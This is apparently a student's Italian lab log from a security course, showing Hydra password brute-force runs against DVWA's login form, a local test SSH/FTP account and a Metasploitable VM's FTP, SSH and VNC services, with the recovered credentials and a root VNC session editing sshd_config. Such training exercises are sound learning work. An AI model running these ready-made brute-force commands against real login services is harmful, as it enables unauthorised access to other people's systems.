Hydra su dvwa

```
┌──(alessio㉿kali)-[~]
└─$ hydra 192.168.49.101 http-form-post "/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed" -
L ~/Desktop/Esercizi/Week6/Day4/usernames.lst -P ~/Desktop/Esercizi/Week6/Day4/passwords.lst -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:03:11
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 60000 login tries (l:12/p:5000), ~3750 tries per task
[DATA] attacking http-post-form://192.168.49.101:80/dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login
 failed
[80][http-post-form] host: 192.168.49.101   login: admin   password: password
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(alessio㉿kali)-[~]
```

SSH

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ sudo service ssh start
```

Faccio partire il servizio

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ ssh test_user@192.168.50.100
The authenticity of host '192.168.50.100 (192.168.50.100)' can't be established.
ED25519 key fingerprint is SHA256:aR+1eWfpOEHSR+r0T8qSMDSurIV0fD8UhkG7lTAeV2w.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.50.100' (ED25519) to the list of known hosts.
test_user@192.168.50.100's password:
Linux kali 6.0.0-kali6-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.0.12-1kali1 (2022-12-19) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌──(test_user㉿kali)-[~]
└─$ ls
```

l'utente c'è e ci si può connettere

Lancio hydra

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords.lst 192.168.50.100 -t 4 ssh -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:28:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60036 login tries (l:12/p:5003), ~15009 tries per task
[DATA] attacking ssh://192.168.50.100:22/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 2 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 3 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 4 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 5 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "princess" - 6 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 7 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 8 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 9 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 10 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "nicole" - 11 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "daniel" - 12 of 60036 [child 1] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 5004 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 5005 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456789" - 5006 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 5007 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "iloveyou" - 5008 of 60036 [child 2] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$
```

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ service vsftpd start

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords.lst 192.168.50.100 -t 4 ftp -V
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:31:18
[DATA] max 4 tasks per 1 server, overall 4 tasks, 60036 login tries (l:12/p:5003), ~15009 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456" - 1 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345" - 2 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "123456789" - 3 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 4 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "iloveyou" - 5 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "princess" - 6 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "12345678" - 7 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "1234567" - 8 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "abc123" - 9 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 10 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "nicole" - 11 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "daniel" - 12 of 60036 [child 0] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456" - 5004 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345" - 5005 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "123456789" - 5006 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 5007 of 60036 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "iloveyou" - 5008 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "princess" - 5009 of 60036 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "12345678" - 5010 of 60036 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "1234567" - 5011 of 60036 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "abc123" - 5012 of 60036 [child 0] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$
```

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords-short.lst 192.168.50.100 -t 4 ftp -V -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:33:57
[WARNING] Restorefile (ignored ... ) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 104 login tries (l:13/p:8), ~26 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 2 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 3 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "strunz" - 4 of 104 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 9 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "admin" - 10 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "password" - 11 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "strunz" - 12 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "nopass" - 13 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "" - 14 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "ciao" - 15 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 16 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 17 of 104 [child 3] (0/0)
[21][ftp] host: 192.168.50.100   login: kali   password: kali
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 18 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 19 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "strunz" - 20 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "nopass" - 21 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "" - 22 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "ciao" - 23 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kali" - 24 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "testpass" - 25 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "admin" - 26 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "password" - 27 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "strunz" - 28 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "nopass" - 29 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "" - 30 of 104 [child 1] (0/0)
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
```

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords-short.lst 192.168.50.100 ftp -V -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret servic
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:36:48
[DATA] max 16 tasks per 1 server, overall 16 tasks, 104 login tries (l:13/p:8), ~7 tries per task
[DATA] attacking ftp://192.168.50.100:21/
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 1 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "admin" - 2 of 104 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "password" - 3 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "strunz" - 4 of 104 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "nopass" - 5 of 104 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "" - 6 of 104 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "ciao" - 7 of 104 [child 6] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "kali" - 8 of 104 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "testpass" - 9 of 104 [child 8] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "admin" - 10 of 104 [child 9] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "password" - 11 of 104 [child 10] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "strunz" - 12 of 104 [child 11] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "nopass" - 13 of 104 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "" - 14 of 104 [child 13] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "ciao" - 15 of 104 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "kali" - pass "kali" - 16 of 104 [child 15] (0/0)
[21][ftp] host: 192.168.50.100   login: kali   password: kali
[21][ftp] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "testpass" - 17 of 104 [child 15] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "admin" - 18 of 104 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "password" - 19 of 104 [child 7] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "strunz" - 20 of 104 [child 14] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "nopass" - 21 of 104 [child 12] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "" - 22 of 104 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "ciao" - 23 of 104 [child 4] (0/0)
[ATTEMPT] target 192.168.50.100 - login "admin" - pass "kali" - 24 of 104 [child 5] (0/0)
[ATTEMPT] target 192.168.50.100 - login "guest" - pass "testpass" - 25 of 104 [child 1] (0/0)
```

Verso ftp di meta

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords-short.lst 192.168.49.101 ftp -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:38:18
[DATA] max 16 tasks per 1 server, overall 16 tasks, 126 login tries (l:14/p:9), ~8 tries per task
[DATA] attacking ftp://192.168.49.101:21/
[21][ftp] host: 192.168.49.101   login: msfadmin   password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 08:38:47

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$
```

Per craccare SSh di meta

```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -L usernames.lst -P passwords-short.lst 192.168.49.101 -t 4 ssh -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 08:44:05
[DATA] max 4 tasks per 1 server, overall 4 tasks, 126 login tries (l:14/p:9), ~32 tries per task
[DATA] attacking ssh://192.168.49.101:22/
[ERROR] could not connect to ssh://192.168.49.101:22 - kex error : no match for method server host key algo: server
[ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-
sha2-256]
```

Mi da errore perche la chiave del client non corrisponde alla chiave del server

Quindi provo a entrare con vnc per crearla


```
┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
└─$ hydra -P passwords-short.lst 192.168.49.101 -t 4 vnc -I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizatio
ns, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-02 09:00:36
[DATA] max 4 tasks per 1 server, overall 4 tasks, 9 login tries (l:1/p:9), ~3 tries per task
[DATA] attacking vnc://192.168.49.101:5900/
[5900][vnc] host: 192.168.49.101   password: password
[STATUS] attack finished for 192.168.49.101 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-02 09:00:38

┌──(alessio㉿kali)-[~/Desktop/Esercizi/Week6/Day4]
```

Entro con un client vnc

```
┌──(alessio㉿kali)-[~]
└─$ xtightvncviewer
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```



Modifico il file ssh config

```
root@metasploitable: /
root@metasploitable:/# nano /etc/ssh/sshd_config
root@metasploitable:/#
```

Aggiungo la linea

```
HostKey /etc/ssh/ssh_host_ed25519_key
```

Abbiamo trovato il modo con medusa senza dover abilitare le key deprecate per poter usare hydra